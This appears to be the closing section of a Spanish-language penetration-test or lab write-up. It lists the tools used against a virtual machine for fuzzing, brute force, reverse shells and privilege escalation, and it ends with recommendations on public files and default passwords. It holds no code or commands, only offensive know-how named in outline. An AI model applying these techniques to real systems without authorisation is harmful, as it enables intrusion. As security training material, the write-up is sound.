Dirb	Para ver ficheros disponibles

Hash ID	Para saber información del hash
Crarckmapexec	Para fuerza bruta
Hydra	Para fuerza bruta
Reverse Shell Generator	Para generar Reverse Shell
LinPEAS	Subida de privilegios mediante exploits
Pspy	Ver quien ejecuta el proceso

9. EXTRA Opcional

Herramientas usadas

Arp-scan	Para ver puertos
Netdiscover	Para ver puertos
Nesus	Para ver vulnerabilidades
FFuF	Para ver ficheros disponibles
Hasesh	Para descifrar un hash
Medusa	Para fuerza bruta
Burp suite	Para fuerza bruta

Técnicas:

Método de Reverse Shell: Para poder acceder a la vm mediante su shell

10. Conclusiones y Recomendaciones

1) No tener notas y ficheros públicos para no poder entrar mediante fuzzing
2) Cambiar contraseñas de acceso básicas en servicios como ftp o el acceso a la plataforma.